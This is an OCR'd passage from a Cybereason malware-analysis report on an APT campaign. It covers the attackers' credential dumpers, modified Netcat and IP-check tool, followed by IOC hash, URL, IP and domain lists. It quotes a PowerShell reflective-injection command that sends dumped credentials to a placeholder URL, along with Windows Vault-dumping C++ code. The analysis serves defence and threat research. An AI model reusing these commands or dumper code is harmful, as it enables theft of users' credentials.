
Doutlook.ps1:
(0x2f815f0 (194): ***Invoke-ReflectivePEInjection*** *-PEBytes $RawPEFile -ExeArgs '****-o c:\programdata\log.txt****' -ForceASLR*

Example of the output of the the PowerShell script shows the direct intent to obtain Outlook passwords:

©2017 Cybereason Inc. All rights reserved.



The tool is designed to recover Outlook passwords stored in Windows registry:
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook



Address	Length	Result
0x4f95380	244	Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\937
0x4f95478	176	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x4f9552c	42	***From 2002 - 2010 Outlook Password***
0x4f95558	37	***Latest 2013 Outlook Password***
0x5aa55e8	244	Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\937
0x5aa56e0	176	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x5aa5794	42	***From 2002 - 2010 Outlook Password***
0x5aa57c0	37	***Latest 2013 Outlook Password***
0xa9a67d8	244	Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\937
0xa9a68d0	176	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0xa9a6984	42	***From 2002 - 2010 Outlook Password***
0xa9a69b0	37	***Latest 2013 Outlook Password***

This technique is well known and was used in different tools such as SecurityXploded's:
http://securityxploded.com/outlookpasswordsecrets.php
http://securityxploded.com/outlook-password-dump.php

In addition, they also used borrowed code from Oxid's Windows Vault Password Dumper, written by Massimiliano Montoro, as can be clearly seen in the dumped strings from memory:

©2017 Cybereason Inc. All rights reserved.

Results - rundll32.exe (352)

21 results.

Address	Length	Result
0x4f9578c	24	vaultcli.dll
0x4f957a8	33	Cannot load vaultcli.dll library
0x4f9581c	35	Cannot load vaultcli.dll functions
0x4f95840	30	Cannot open vault. Error (%d)
0x4f95860	41	Cannot enumerate vault items. Error (%d)
0x4f9588c	23	Windows vault is empty
0x4f95954	31	Cannot close vault. Error (%d)
0x5aa59f4	24	vaultcli.dll
0x5aa5a10	33	Cannot load vaultcli.dll library

The original code from Oxid's Windows Vault Password Dumper matches the strings found in memory:

vaultdump.cpp

```
    // Obtain the password Vault handler
    res = pVaultOpenVault ((DWORD*) valutdir, 0 , &hVault);
    if (res != 0)
    {
        printf ("Cannot open vault. Error (%d)\n", res);
        goto exit;
    }


    // Enumerate password vault items
    res = pVaultEnumerateItems (hVault, 512, &count , (DWORD*) &pBuffer);
    if (res != 0)
    {
        printf ("Cannot enumerate vault items. Error (%d)\n", res);
        goto exit;
    }

    if (count == 0)
    {
        printf ("Windows vault is empty\n");
        goto exit;
    }
    else
    {
        printf ("Default vault location contains %d items\n\n", count);
    }
```

Custom Windows credential dumper

The attackers wrote a custom Windows credential dumper, which is a patchwork of two known dumping tools along with their own code. This password dumper borrows much of its code from Oxid's Windows Vault Password Dumper as well as Oxid's creddump project.

The observed payloads are:

©2017 Cybereason Inc. All rights reserved.

Adrclients.ps1 - 6609A347932A11FA4C305817A78638E07F04B09F
KB471623.exe - 6609A347932A11FA4C305817A78638E07F04B09F

The PowerShell version reveals the command-line arguments that the attackers need to supply the program:
Invoke-ReflectivePEInjection -PEBytes $RawPEFile -ExeArgs '**/s http://example.com/q= /l C:\programdata\log.txt /d C:\programdata\adrclients.dll**' -ForceASLR}

- **URL** - to post the dumped credentials in GET parameters
- **Log file** - log all dumped credentials in a file called "log.txt" created in programdata
- **DLL** - to load *HookPasswordChange* payload

This above command line arguments do not appear in the code of the two aforementioned Oxid's projects. It was added by the attackers in order to include exfiltration over HTTP along with the ability to combine the HookPasswordChange functionality.

Example of strings found in the binaries of the custom credential dumper:

```
Missing arguments.
Can't create log file.
Set Debug Privilege fail. Error: %d
Open LSA.
OpenProcess fail. Error: %d
Start Inject.
Load Dll OK.
invalid string position
vector<T> too long
string too long
SeDebugPrivilege
NtQuerySystemInformation
RtlCompareUnicodeString
Kernel32
Load Kernel32 fail. Error : %d
InitChangeNotify
```

Modified NetCat

The attackers used a [customized version]of the famous "[Netcat]" aka, tcp/ip "Swiss Army knife", which was taken from GitHub. The tool was executed on very few machines, and was uploaded to the compromised machines by the backdoor (goopdate.dll):

©2017 Cybereason Inc. All rights reserved.

File names: kb74891.exe, kb-10233.exe
SHA-1 Hash: c5e19c02a9a1362c67ea87c1e049ce9056425788
The attackers named the executable "kb-10233.exe", masquerading as a Windows update file. Netcat is usually detected by most of security products as a hacktool. however, this version is only detected by one antivirus vendor, and this is most likely the reason the attackers chose to use it.
https://virustotal.com/en/file/bf01148b2a428bf6edff570c1bbfbf51a342ff7844ceccaf22c0e09347d59a54/analysis/


Custom IP check tool

The attackers used an unknown tool, whose purpose is simply to check the external IP of the compromised machine:

©2017 Cybereason Inc. All rights reserved.

It’s interesting that the attackers renamed the executable twice from **ip.exe** to **dllhost.exe** or **cmd.exe**, probably to make it appear less suspicious by giving it common Windows executables names:
c:\programdata**dllhost.exe** - 6aec53554f93c61f4e3977747328b8e2b1283af2
c:\programdata**cmd.exe** - 6aec53554f93c61f4e3977747328b8e2b1283af2
c:\programdata**ip.exe** - 6aec53554f93c61f4e3977747328b8e2b1283af2

The IP tool was deployed by the attackers in the attack’s second phase. The product name “WindowsFormsApplication1”, strongly suggests that the tool was written using Microsoft’s .NET framework:



The code is very short and straight-forward and clearly reveals the tool’s purpose: checking the external IP of the compromised machine using the well-known IP service ipinfo.io.

©2017 Cybereason Inc. All rights reserved.

```csharp
using System;
using System.Net;

namespace WindowsFormsApplication1
{
    internal static class Program
    {
        [STAThread]
        private static void Main()
        {
            string value = string.Empty;
            try
            {
                WebClient webClient = new WebClient();
                value = webClient.DownloadString("http://ipinfo.io/ip");
            }
            catch (Exception ex)
            {
                value = ex.Message;
            }
            Console.WriteLine(value);
        }
    }
}
```

©2017 Cybereason Inc. All rights reserved.

Indicators of Compromise (IOCs)

Malicious files

Backdoors	
File name	**SHA-1 hash**
Msfte.dll ------------- Variant of Backdoor.Win32.Denis	be6342fc2f33d8380e0ee5531592e9f676bb1f94 638b7b0536217c8923e856f4138d9caff7eb309d dcbe007ac5684793ea34bf27fdaa2952c4e84d12 43b85c5387aafb91aea599782622eb9d0b5b151f
Goopdate.dll ----------------- Goopy backdoor	9afe0ac621c00829f960d06c16a3e556cd0de249 973b1ca8661be6651114edf29b10b31db4e218f7 1c503a44ed9a28aad1fa3227dc1e0556bbe79919 2e29e61620f2b5c2fd31c4eb812c84e57f20214a c7b190119cec8c96b7e36b7c2cc90773cffd81fd 185b7db0fec0236dff53e45b9c2a446e627b4c6a ef0f9aaf16ab65e4518296c77ee54e1178787e21
product_info.dll [Backdoor exploiting DLL-hijacking against Kaspersky Avpia]	3cf4b44c9470fb5bd0c16996c4b2a338502a7517
VbaProject.OTM [Outlook Macro]	320e25629327e0e8946f3ea7c2a747ebd37fe26f
sunjavascheduler.ps1 sndVolSSO.ps1 SCVHost.ps1 fhsvcs.ps1 Goztp.ps1 [PowerShell versions of the Denis / Goopy backdoors]	0d3a33cb848499a9404d099f8238a6a0e0a4b471 c219a1ac5b4fd6d20a61bb5fdf68f65bbd40b453 91e9465532ef967c93b1ef04b7a906aa533a370e
Cobalt Strike Beacons	

©2017 Cybereason Inc. All rights reserved.

File name	**SHA-1 hash**
dns.exe	cd675977bf235eac49db60f6572be0d4051b9c07
msfte.dll	2f8e5f81a8ca94ec36380272e36a22e326aa40a4
FVEAPI.dll	01197697e554021af1ce7e980a5950a5fcf88318
sunjavascheduler.ps1 syscheck.ps1 dns.ps1 activator.ps1 nvidia.db	7657769f767cd021438fcce96a6befaf3bb2ba2d Ed074a1609616fdb56b40d3059ff4bebe729e436 D667701804CA05BB536B80337A33D0714EA28129 F45A41D30F9574C41FE0A27CB121A667295268B2 7F4C28639355B0B6244EADBC8943E373344B2E7E
Malicious Word Documents ***Some of the phishing emails and Word documents were very targeted and personalized, therefore, they are not listed here for privacy reasons	
File name	**SHA-1 hash**
CV.doc Complaint letter.doc License Agreement.doc	[redacted]
Loader scripts	
File name	**SHA-1 hash**
syscheck.vbs	62749484f7a6b4142a2b5d54f589a950483dfcc9
SndVolSSO.txt	cb3a982e15ae382c0f6bdacc0fcecf3a9d4a068d

©2017 Cybereason Inc. All rights reserved.

sunjavascheduler.txt	7a02a835016bc630aa9e20bc4bc0967715459daa
Obfuscated / customized Mimikatz	
File name	**SHA-1 hash**
dllhosts.exe	5a31342e8e33e2bbe17f182f2f2b508edb20933f 23c466c465ad09f0ebeca007121f73e5b630ecf6 14FDEF1F5469EB7B67EB9186AA0C30AFAF77A07C
KB571372.ps1	7CADFB90E36FA3100AF45AC6F37DC55828FC084A
KB647152.exe	7BA6BFEA546D0FC8469C09D8F84D30AB0F20A129
KB647164.exe	BDCADEAE92C7C662D771507D78689D4B62D897F9
kb412345.exe	e0aaa10bf812a17bb615637bf670c785bca34096
kb681234.exe	4bd060270da3b9666f5886cf4eeaef3164fad438
System.exe	33cb4e6e291d752b9dc3c85dfef63ce9cf0dbfbc 550f1d37d3dd09e023d552904cdfb342f2bf0d35
decoded base64 Mimikatz payload	c0950ac1be159e6ff1bf6c9593f06a3f0e721dd4
Customized credential dumpers	
File name	**SHA-1 hash**

©2017 Cybereason Inc. All rights reserved.

log.exe [GetPassword_x64]	7f812da330a617400cb2ff41028c859181fe663f
SRCHUI.dll adrclients.dll [HookPasswordChange]	29BD1BAC25F753693DF2DDF70B83F0E183D9550D FC92EAC99460FA6F1A40D5A4ACD1B7C3C6647642
KB471623.exe [Custom password dumper]	6609A347932A11FA4C305817A78638E07F04B09F
doutlook.ps1 adobe.dat adrclients.ps1 [Custom password dumper]	EBDD6059DA1ABD97E03D37BA001BAD4AA6BCBABD B769FE81996CBF7666F916D741373C9C55C71F15 E64C2ED72A146271CCEE9EE904360230B69A2C1D
Miscellaneous tools	
File name	**SHA-1 hash**
pshdll35.dll pshdll40.dll [PSUnlock - PowerShell Bypass tool]	52852C5E478CC656D8C4E1917E356940768E7184 EDD5D8622E491DFA2AF50FE9191E788CC9B9AF89
KB-10233.exe kb74891.exe [NetCat]	C5e19c02a9a1362c67ea87c1e049ce9056425788 0908a7fbc74e32cded8877ac983373ab289608b3
IP.exe cmd.exe dllhost.exe [IP check Tool]	6aec53554f93c61f4e3977747328b8e2b1283af2

Payloads from C&C servers

URL	Payload SHA-1 hash

©2017 Cybereason Inc. All rights reserved.

hxxp://104.237.218(.)67:80/icon.ico	6dc7bd14b93a647ebb1d2eccb752e750c4ab6b09
hxxp://support.chatconnecting(.)com:80/icon.ico	c41972517f268e214d1d6c446ca75e795646c5f2
hxxp://food.letsmiles(.)org/login.txt	9f95b81372eaf722a705d1f94a2632aad5b5c180
hxxp://food.letsmiles(.)org/9niL	5B4459252A9E67D085C8B6AC47048B276C7A6700
hxxp://23.227.196(.)210:80/logscreen.jpg	d8f31a78e1d158032f789290fa52ada6281c9a1f 50fec977ee3bfb6ba88e5dd009b81f0cae73955e
hxxp://45.114.117(.)137/eXYF	D1E3D0DDE443E9D294A39013C0D7261A411FF1C4 91BD627C7B8A34AB334B5E929AF6F981FCEBF268
hxxp://images.verginnet(.)info:80/ppap.png	F0A0FB4E005DD5982AF5CFD64D32C43DF79E1402
hxxp://176.107.176(.)6/QVPh	8FC9D1DADF5CEF6CFE6996E4DA9E4AD3132702C
hxxp://108.170.31(.)69/a	4a3f9e31dc6362ab9e632964caad984d1120a1a7
hxxp://support(.)chatconnecting(.)com/pic.png	bb82f02026cf515eab2cc88faa7d18148f424f72
hxxp://blog.versign(.)info/access/?version=4&lid=[redacted]&token=[redacted]	9e3971a2df15f5d9eb21d5da5a197e763c035f7a
hxxp://23.227.196(.)210/6tz8	bb82f02026cf515eab2cc88faa7d18148f424f72
hxxp://23.227.196(.)210/QVPh	8fc9d1dadf5cef6cfe6996e4da9e4ad3132702c5
hxxp://45.114.117(.)137/3mkQ	91bd627c7b8a34ab334b5e929af6f981fcebf268
hxxp://176.223.111(.)116:80/download/sido.jpg	5934262D2258E4F23E2079DB953DBEBED8F07981
hxxp://110.10.179(.)65:80/ptF2	DA2B3FF680A25FFB0DD4F55615168516222DFC10
hxxp://110.10.179(.)65:80/download/microsoftp.jpg	23EF081AF79E92C1FBA8B5E622025B821981C145
hxxp://110.10.179(.)65:80/download/microsoft.jpg	C845F3AF0A2B7E034CE43658276AF3B3E402EB7B

©2017 Cybereason Inc. All rights reserved.

hxxp://27.102.70(.)211:80/image.jpg	9394B5EF0B8216528CED1FEE589F3ED0E88C7155

C&C IPs

45.114.117(.)137
104.24.119(.)185
104.24.118(.)185
23.227.196(.)210
23.227.196(.)126
184.95.51(.)179
176.107.177(.)216
192.121.176(.)148
103.41.177(.)33
184.95.51(.)181
23.227.199(.)121
108.170.31(.)69
104.27.167(.)79
104.27.166(.)79
176.107.176(.)6
184.95.51(.)190
176.223.111(.)116
110.10.179(.)65
27.102.70(.)211

C&C Domains

food.letsmiles(.)org
help.chatconnecting(.)com
*.letsmiles(.)org
support.chatconnecting(.)com
inbox.mailboxhus(.)com
blog.versign(.)info
news.blogtrands(.)net
stack.inveglob(.)net
tops.gamecousers(.)com
nsquery(.)net
tonholding(.)com
cloudwsus(.)net
nortonudt(.)net
teriava(.)com
tulationeva(.)com

©2017 Cybereason Inc. All rights reserved.

vieweva(.)com
notificeva(.)com
images.verginnet(.)info
id.madsmans(.)com
lvjustin(.)com
play.paramountgame(.)com

Appendix A: Threat actor payloads caught in the wild

Domain	Details	VirusTotal
inbox.mailboxhus(.)com support.chatconnecting(.)com (45.114.117.137)	**File name:** Flash.exe **SHA-1:** 01ffc3ee5c2c560d29aaa8ac3d17f0ea4f6c0c09 **Submitted:** 2016-12-28 09:51:13	Link
inbox.mailboxhus(.)com support.chatconnecting(.)com (45.114.117[.]137)	**File name:** Flash.exe **SHA-1:** 562aeced9f83657be218919d6f443485de8fae9e **Submitted:** 2017-01-18 19:00:41	Link
support.chatconnecting(.)com (45.114.117[.]137)	**URL:** hxxp://support(.)chatconnecting.com/2nx7m **Submitted:** 2017-01-20 10:11:47	Link
support.chatconnecting(.)com (45.114.117[.]137)	**File name:** ID2016.doc **SHA-1:** bfb3ca77d95d4f34982509380f2f146f63aa41bc **Submitted:** 2016-11-23 08:18:43 Malicious Word document (Phishing text in Vietnamese)	Link
blog(.)versign(.)info (23.227.196[.]210)	**File name:** tx32.dll **SHA-1:** 604a1e1a6210c96e50b72f025921385fad943ddf **Submitted:** 2016-08-15 04:04:46	Link
blog(.)versign(.)info (23.227.196[.]210)	**File name:** Giấy yêu cầu bồi thường mới 2016 - Hằng.doc **SHA-1:** a5bddb5b10d673cbfe9b16a062ac78c9aa75b61c **Submitted:** 2016-10-06 11:03:54 Malicious Word document with Phishing text in Vietnamese	Link

©2017 Cybereason Inc. All rights reserved.

blog(.)versign(.)info (23.227.196[.]210)	**File name:** Thong tin.doc **SHA-1:** a5fbcbc17a1a0a4538fd987291f8dafd17878e33 **Submitted:** 2016-10-25 Malicious Word document with Phishing text in Vietnamese	Link
Images.verginnet(.)info id.madsmans(.)com (176.107.176[.]6)	**File name:** WinWord.exe **SHA-1:** ea67b24720da7b4adb5c7a8a9e8f208806fbc198 **Submitted:** Cobalt Strike payload Downloads hxxp://images.verginnet(.)info/2NX7M Using Cobalt Strike malleable c2 oscp profile	Link
tonholding(.)com nsquery(.)net	**File name:** SndVolSSO.exe **SHA-1:** 1fef52800fa9b752b98d3cbb8fff0c44046526aa **Submitted:** 2016-08-01 09:03:58 Denis Backdoor Variant	Link
tonholding(.)com nsquery(.)net	**File name:** Xwizard / KB12345678.exe **SHA-1:** d48602c3c73e8e33162e87891fb36a35f621b09b **Submitted:** 2016-08-01	Link
teriava(.)com	**File name:** CiscoEapFast.exe **SHA-1:** 77dd35901c0192e040deb9cc7a981733168afa74 **Submitted:** 2017-02-28 16:37:12 Denis Backdoor Variant	Link

Appendix B: Denis Backdoor samples in the wild

File name	SHA-1	Domain
msprivs.exe	97fdab2832550b9fea80ec1b9c182f5139e9e947	teriava(.)com
WerFault.exe	F25d6a32aef1161c17830ea0cb950e36b614280d	teriava(.)com
msprivs.exe	1878df8e9d8f3d432d0bc8520595b2adb952fb85	teriava(.)com
CiscoEapFast.exe 094.exe	1a2cd9b94a70440a962d9ad78e5e46d7d22070d0	teriava(.)com, tulationeva(.)com,

©2017 Cybereason Inc. All rights reserved.

		notificeva(.)com
CiscoEapFast.exe	77dd35901c0192e040deb9cc 7a981733168afa74	teriava(.)com, tulationeva(.)com, notificeva(.)com
SwUSB.exe F:\malware\Anh Dương\lsma.exe	88d35332ad30964af4f55f1e44 c951b15a109832	gl-appspot(.)org tonholding(.)com nsquery(.)net
Xwizard.exe KB12345678.exe	d48602c3c73e8e33162e8789 1fb36a35f621b09b	tonholding(.)com nsquery(.)net
SndVolSSO.exe	1fef52800fa9b752b98d3cbb8ff f0c44046526aa	tonholding(.)com nsquery(.)net

©2017 Cybereason Inc. All rights reserved.

Cybereason is the leader in endpoint protection, offering endpoint detection and response, next-generation antivirus, and active monitoring services. Founded by elite intelligence professionals born and bred in offense-first hunting, Cybereason gives enterprises the upper hand over cyber adversaries. The Cybereason platform is powered by a custom-built in-memory graph, the only truly automated hunting engine anywhere. It detects behavioral patterns across every endpoint and surfaces malicious operations in an exceptionally user-friendly interface. Cybereason is privately held and headquartered in Boston with offices in London, Tel Aviv, and Tokyo.